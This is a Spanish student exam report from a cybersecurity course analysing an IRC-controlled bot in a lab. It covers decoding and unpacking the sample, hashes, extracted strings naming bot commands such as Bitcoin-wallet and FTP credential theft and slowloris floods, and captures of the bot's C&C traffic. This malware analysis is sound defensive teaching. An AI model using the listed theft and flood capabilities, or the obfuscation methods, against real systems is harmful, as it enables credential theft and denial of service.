



UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

DIPLOMADO EN CIBERSEGURIDAD GEN 18

Módulo 3.2. Investigación profunda de malware

Examen

Santiago Alejandro Aldo

Semestre 2026-1

Contenido

Objetivos	2
Herramientas usadas.....	2
Desarrollo	3
Obtención del archivo ejecutable.....	3
Análisis estático básico	7
Generación de firmas hash	8
Análisis Dinámico Básico	11
Actividad de Red	12
Conexión al C&C	14
Comandos a los que responde el bot	17
Conclusión.....	24

Objetivos

- Aplicar los conocimientos adquiridos durante el curso para realizar el análisis estático y dinámico a un Bot tipo PUSH.

Herramientas usadas

- Detect It Easy v3.10
- Exeinfo PE 0.0.9.1
- HxD 2.5.0.0
- Notepad++ 8.8.6
- HashMyFiles 2.50
- PeBear v0.7.1
- Process Explorer 16.05
- Process Monitor 3.20
- Pidgit 2.10.10
- Wireshark 1.8.2

- Binarios:
 - Xorsearch
 - Strings
 - decrpytXor
 - grep

- Servicios:
 - /etc/init.d/ircd-hybrid




Imagen 2. Estadística del patrón de relleno más repetido en la muestra

Además del patrón de relleno, se observa en la sección de **decoded text** de HxD que al parecer todos son caracteres dentro del rango de caracteres de Base 64.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0001A550	58	30	57	68	70	57	69	65	59	6B	55	37	58	42	68	6A	X0WhpWieYkU7XBhk
0001A560	4C	6E	62	62	66	42	4C	6B	7A	72	57	69	55	54	35	78	LnbbfBLkzrWiUT5x
0001A570	4B	59	0D	0A	44	78	6C	6B	4C	79	6B	70	6B	34	4A	79	KY..Dx1kLykpk4Js
0001A580	56	42	70	42	43	68	42	54	6D	30	5A	65	67	4B	79	57	VBpBChBTm0ZegKyW
0001A590	57	61	30	33	67	75	4A	71	53	59	79	4E	5A	68	61	79	Wa03guJqSYyNZhas
0001A5A0	69	4A	69	4D	46	36	56	6E	56	2B	44	73	6C	52	34	77	iJiMF6VnV+DslR4w
0001A5B0	61	77	36	44	78	6A	64	66	68	38	72	73	0D	0A	51	38	aw6Dxjdfh8rs..Q4
0001A5C0	62	38	35	31	71	6C	78	69	54	46	4F	33	69	4B	6D	42	b851qlxiTFO3iKMB
0001A5D0	77	61	4E	70	37	6D	39	39	2F	45	52	6F	55	48	68	38	waNp7m99/EROUHh2
0001A5E0	63	73	35	56	70	56	56	55	2B	2F	59	4A	59	74	61	42	cs5VpVVU+/YJYtaB
0001A5F0	6F	48	49	65	32	47	35	4A	56	64	49	75	33	6E	56	56	oHIe2G5JVdIu3nVV
0001A600	56	6C	56	45	52	54	0D	0A	65	36	30	79	53	36	68	61	VlVERT..e60yS6ha
0001A610	6C	6F	41	37	6C	71	33	75	6B	70	31	73	56	67	74	58	loA7lq3ukp1sVgtU
0001A620	32	4F	4D	39	67	69	2B	65	6D	46	2F	48	49	39	39	79	2OM9gi+emF/HI99u
0001A630	34	52	71	68	42	57	42	7A	71	70	4F	53	52	46	6D	58	4RqhBWBzqpOSRfMR
0001A640	72	64	55	32	52	44	4D	61	6B	31	70	76	38	53	74	5A	rdU2RDMaklpv8StZ
0001A650	0D	0A	59	7A	79	48	56	35	4A	61	56	53	2B	43	36	47	..YzyHV5JaVS+C6O
0001A660	76	4C	56	57	32	4B	62	6B	31	45	71	30	56	58	4C	62	vLVW2Kbk1Eq0VXLb
0001A670	67	72	46	50	2F	71	73	73	46	57	59	56	52	55	56	69	grFP/qssFWYVRUVk
0001A680	73	64	52	44	2B	71	47	43	5A	77	66	6D	4B	49	57	75	sdRD+qGCZwfmKIWv
0001A690	68	63	57	79	5A	45	50	52	6D	61	0D	0A	32	41	70	77	hcWyZEPma...2Apw
0001A6A0	6A	31	70	70	4E	58	33	4E	48	6D	74	45	36	70	2F	38	j1ppNX3NHmtE6p/8

Imagen 3. Vista del archivo en HxD

Al identificar que el archivo está codificado en Base64, se utilizó el comando **certutil** de Windows para proceder con su decodificación. Sin embargo, una vez obtenido el archivo decodificado, tanto **ExelInfo** como **TakeltEasy** no lograron reconocerlo. Ante esta situación, se optó por emplear la herramienta **xorsearch** con el objetivo de localizar cadenas características de archivos ejecutables y obtener la llave con la que ha sido codificada. La llave encontrada es: **5B**

```
C:\Users\analyst\Desktop>
C:\Users\analyst\Desktop>certutil -decode asantiago asa
Longitud de entrada = 128424
Longitud de salida = 93712
CertUtil: -decode comando completado correctamente.

C:\Users\analyst\Desktop>xorsearch asa "DOS mode"
Found XOR 5B position B07C: DOS mode....$

C:\Users\analyst\Desktop>
```

Imagen 4. Decodificación Base64 del archivo y búsqueda de llave XOR

Se empleó un script al que se le proporcionó la llave y el nombre del archivo como parámetros, permitiendo así la obtención del archivo ejecutable original. Como resultado, se generó un nuevo archivo denominado **asa.bin**.

```

C:\Users\analyst\Desktop>decryptXor.py -h

Usage: decryptXor.py binary_file_format hexadecimal_value

C:\Users\analyst\Desktop>decryptXor asa 5B
"decryptXor" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\analyst\Desktop>decryptXor.py asa 5B
File created: asa.bin

C:\Users\analyst\Desktop>

```

Imagen 5. Proceso de descifrado mediante la operación XOR utilizando la clave "5B" previamente identificada.

Al abrir el nuevo archivo en la herramienta HxD se observa el número mágico que pertenece a los archivos ejecutables de Windows.

```

0000B000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0000B010  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.....ÿÿ..
0000B020  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0000B030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0000B040  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  .....€...
0000B050  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..'í!..Lí!Th
0000B060  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0000B070  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
0000B080  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.
0000B090  50 45 00 00 4C 01 03 00 F6 45 5E 50 00 50 02 00  PE..L...öE^P.P..
0000B0A0  24 09 00 00 E0 00 07 01 0B 01 02 38 00 C0 00 00  $....à.....8.À..
0000B0B0  00 10 00 00 00 60 02 00 80 27 03 00 00 70 02 00  ....'..€'...p..
0000B0C0  00 30 03 00 00 00 40 00 00 10 00 00 00 02 00 00  .0....@.....

```

Imagen 6. Vista del archivo descifrado en HxD. Sección del número mágico correspondiente a ejecutables de Windows.

Al analizar el archivo binario utilizando **ExeInfo**, finalmente se lograron identificar las características propias de un archivo ejecutable que está empaquetado con **UPX**.




Imagen 7. Análisis en ExeInfo del archivo descifrado

Se hace uso de la herramienta binaria **upx.exe** para desempaquetar el archivo y obtener un mejor análisis.

```
C:\Users\analyst\Desktop>upx.exe -d asa.bin
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2024
UPX 4.2.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 3rd 2024

File size      Ratio      Format      Name
-----
151552 <-    48640    32.09%    win32/pe    asa.bin

Unpacked 1 file.
```

Imagen 8. Uso de UPX para desempaquetar el archivo

Una vez generado el archivo desempaquetado, se analiza con **ExeInfo** con la finalidad de recopilar nueva información.




Imagen 9. Análisis del archivo desempaquetado

Análisis estático básico

Para continuar con el perfilamiento, se cuenta ahora con el archivo ejecutable **asa.bin** que tiene un tamaño de 151,552 bytes, el cual ha sido convertido a **asantiago.exe**. La muestra se trata de un ejecutable de 32 bits desarrollado en C++ y compilado utilizando GCC 4.4.1 a través del entorno MinGW.




Imagen 10. Análisis con Detect It Easy

Generación de firmas hash

SHA1: 50fb95feee0d305d04c51c057d01f6e14525f642

SHA256:
405ecde87ae4d90500488b14091edea2808e52cfaf02f987c30bef39fb93aedd

MD5: ac084f443dee1605df29889fe2cb560e




Imagen 11. Firmas hash y otras características del binario

Al hacer un análisis de técnicas de protección, nos encontramos con lo siguiente:

```

C:\Users\analyst\Desktop>pesec asa.exe
ASLR:                               no
DEP/NX:                             no
SEH:                                 yes
Stack cookies (EXPERIMENTAL):       yes

```

Imagen 12. Uso de pesec.exe

Lo anterior nos permite tener una vista previa de la complejidad para analizar este archivo. En este caso, no cuenta con las protecciones ASLR ni DEP/NX, ya que indica que el ejecutable es más susceptible a técnicas de explotación y análisis, facilitando tanto la ingeniería inversa como el desarrollo de exploits, al no incorporar mecanismos avanzados de mitigación de ataques en memoria.

Una vez hecho esto, con la herramienta PE Bear, se hace una búsqueda de strings sospechosos y encontramos una selección de patrones que indican posibles comandos.

Disasm	General	Strings	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports
Extracted strings: 2349							
Save Page 0 Max per page 10000 Search string							
	Offset	Type	Length				
256	f7cb	A	12	:!btcwallet			
257	f7d8	A	12	PRIVMSG %s :			
258	f7e5	A	5	7ERR:			
259	f7ec	A	42	Failed to start BTC wallet stealing thread			
260	f818	A	12	PRIVMSG %s :			
261	f825	A	5	7ERR:			
262	f82c	A	32	Parameters given were incomplete			
263	f84d	A	5	:!ftp			
264	f854	A	12	PRIVMSG %s :			
265	f861	A	5	7ERR:			
266	f868	A	35	Failed to start FTP stealing thread			
267	f88c	A	8	:!lanope			
268	f895	A	6	:!lirc			
269	f89c	A	6	:!ludp			
270	f8a3	A	9	:!lcondis			
271	f8ad	A	10	:!httpget			
272	f8b8	A	11	:!httppost			
273	f8c4	A	7	:!ludy			
274	f8cc	A	12	:!slowloris			
275	f8d9	A	7	:!larne			
276	f8e5	A	24	PRIVMSG %s :/Disconnect			

Imagen 13. Muestra de strings que hacen referencia a posibles comandos

Para confirmar la hipótesis, se hace una búsqueda en los strings con el patrón “:!” que, a simple vista, antecede el comando. Para esto se usa el binario strings.




Imagen 14. Comandos encontrados en los strings del archivo

Al recolectar toda la información posible de manera estática, se procede a hacer un análisis dinámico.

Análisis Dinámico Básico

Como primer análisis, el ejecutable manda varios [SYN] a otra IP, en este caso la 192.168.1.30 en el puerto 6667.

Proc...	PID	Protocol	Local Address	Local Port	Remote Add...	Remote Port	State
AppService...	3692	TCP	192.168.1.10	49173	192.168.1.30	6667	SYN_SENT
lsass.exe	508	TCP	0.0.0.0	49156	0.0.0.0	0	LISTENING
lsass.exe	508	TCPV6	[0:0:0:0:0:0:0:0]	49156	[0:0:0:0:0:0:0:0]	0	LISTENING
services.exe	500	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING
services.exe	500	TCPV6	[0:0:0:0:0:0:0:0]	49155	[0:0:0:0:0:0:0:0]	0	LISTENING
svchost.exe	732	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING
svchost.exe	784	TCP	0.0.0.0	40153	0.0.0.0	0	LISTENING

Imagen 15. Actividad SYN_SENT del proceso

Además, el ejecutable intenta generar un nombre de proceso que resulte discreto y pase desapercibido. En este caso, la primera vez que se ejecutó el archivo creó un proceso bajo el nombre **"AppService"**.

Process Explorer 16.05.exe	0.76	9.156 K	20.612 K	3812 Sysinternals Process Explorer Sysinternals - www.sysinter...
AppServices	0.45	2.092 K	7.528 K	3692

Imagen 16. Nombre de proceso

Actividad de Red

Para el análisis de la actividad de red, es necesario adaptar el entorno de la máquina y proporcionar al ejecutable todos los recursos que solicita, permitiendo así observar su comportamiento de la manera más completa posible. En la siguiente captura se muestra el tráfico de red, donde se evidencian solicitudes DNS realizadas hacia un dominio denominado **santiagoalejandro.ald**, el cual será simulado posteriormente para responder a estas respuestas.

8.1.30	224.0.0.251	MDNS	Standard query 0x0000 PTR sane-port.tcp.local, "QM" question
8.1.10	192.168.1.30	DNS	Standard query 0xa72d A santiagoalejandro.ald
8.1.30	192.168.1.10	ICMP	Destination unreachable (Port unreachable)
8.1.10	192.168.1.30	DNS	Standard query 0xa72d A santiagoalejandro.ald
8.1.30	192.168.1.10	ICMP	Destination unreachable (Port unreachable)
8.1.10	192.168.1.30	DNS	Standard query 0xa72d A santiagoalejandro.ald
8.1.30	192.168.1.10	ICMP	Destination unreachable (Port unreachable)

Imagen 17. Consultas al dominio capturado por Wireshark

Para simular este dominio, usamos un script llamado **fakedns.py** para responder a las llamadas de dominio de manera correcta.

```
malware@MalwareAnalysisLab:~/Documents/Tools/Otros$ sudo python fakedns.py
[sudo] password for malware:
pyminiFakeDNS.. dom.query: 60 IN A 192.168.1.30
santiagoalejandro.ald. > 192.168.1.30
teredo.ipv6.microsoft.com. > 192.168.1.30
```

Imagen 18. FakeDNS.py respondiendo al dominio solicitado

El siguiente tráfico hace referencia al intento de conexión al puerto 6667, a lo que el puerto, al no estar abierto, responde con un **RESET** para no establecer la conexión.

192.168.1.10	192.168.1.30	TCP	49157 > 6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.1.30	192.168.1.10	TCP	6667 > 49157 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.1.10	192.168.1.30	TCP	49157 > 6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.1.30	192.168.1.10	TCP	6667 > 49157 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.1.10	192.168.1.30	TCP	49157 > 6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
192.168.1.30	192.168.1.10	TCP	6667 > 49157 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.1.10	192.168.1.30	TCP	[TCP Port numbers reused] 49157 > 6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.1.30	192.168.1.10	TCP	6667 > 49157 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Imagen 19. Intento de comunicación en el puerto 6667 capturado por Wireshark

Al analizar el puerto, se resalta que el puerto 6667 al que se intenta conectar el malware se asocia a IRC pero el malware puede usarlo para cualquier protocolo personalizado. Por lo que, se pone en escucha el puerto 6667 con netcat.

```
malware@MalwareAnalysisLab:~/Documents/Tools/0tros$ nc -lvp 6667
Listening on [0.0.0.0] (family 0, port 6667)
Connection from [192.168.1.10] port 6667 [tcp/ircd] accepted (family 2, sport 49157)
USER 26238 8 * :27585
NICK [U|WIN7|1]cddku
```

Imagen 20. Primer intento de capturar la comunicación una vez el puerto 6667 esté establecido.

En el tráfico de red, simplemente se logran capturar intentos de inicio de sesión sin éxito, esto debido a paquetes de respuesta que no corresponden a un formato.

Para brindarle al bot todo lo que requiere, se levanta un servicio IRC que corra en ese mismo puerto. Para esto se buscan los posibles servicios a iniciar dentro del path /etc/init.d

```
malware@MalwareAnalysisLab:~/Documents/Tools$ sudo systemctl list-unit-files --type=service
[sudo] password for malware:
sudo: systemctl: command not found
malware@MalwareAnalysisLab:~/Documents/Tools$ ls /etc/init.d/
acpid          gdm3          mountnfs-bootclean.sh  rpcbind
apache2        halt          mountnfs.sh           rsync
aslr           honeyd        mtab.sh              rsyslog
atd            hostname.sh  networking           sendsigs
avahi-daemon   hwclock.sh  network-manager      single
binfmt-support inetsim      nfs-common           skeleton
bluetooth     inaddr       ntop                 ssh
bootlogs      ircd-hybrid  openbsd-inetd        sudo
bootmisc.sh   kbd          peda                 tor
checkfs.sh    keyboard-setup  pppd-dns            udev
checkroot-bootclean.sh killprocs     privoxy             udev-mtab
checkroot.sh  kmod         procps              uml-utilities
console-setup libvirt-bin   pulseaudio          umountfs
cron          libvirt-guests  qemu-kvm           umountnfs.sh
dbus         lvm2          rc                  umountroot
dionaea      motd          rc.local            urandom
ebtables     mountall-bootclean.sh rcS                 vmware-tools
exim4        mountall.sh   README              vmware-tools-thinprint
farpd        mountdevsubfs.sh reboot             vsftpd
gdb          mountkernfs.sh rmnologin          x11-common
```

Imagen 21. Servicio IRC encontrado dentro de los posibles servicios a iniciar

Al encontrar el servicio, se inicia y, efectivamente, el bot recibe respuestas en el formato esperado, lo que permite continuar con su línea de ataque.

Esto último nos confirma que el malware utiliza IRC como medio de comunicación con el servidor C&C ya que el formato de los mensajes es propio del protocolo IRC.

192.168.127.1	239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.1.30	192.168.1.10	TCP	6667 > 49177 [SYN, ACK] Seq=3845037432 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=8
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=1 Ack=3845037433 Win=65536 Len=0
192.168.1.30	192.168.1.10	TCP	45030 > 113 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=752966 TSecr=0 WS=8
192.168.1.30	192.168.1.10	DNS	Standard query 0xd2f3 PTR 10.1.168.192.in-addr.arpa
192.168.1.10	192.168.1.10	IRC	Response (NOTICE) (NOTICE)
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=1 Ack=3845037556 Win=65536 Len=0
192.168.1.10	192.168.1.30	IRC	Request (USER) (NICK)
192.168.1.30	192.168.1.10	TCP	6667 > 49177 [ACK] Seq=3845037556 Ack=46 Win=14600 Len=0
192.168.1.30	192.168.1.10	TCP	45030 > 113 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=753216 TSecr=0 WS=8
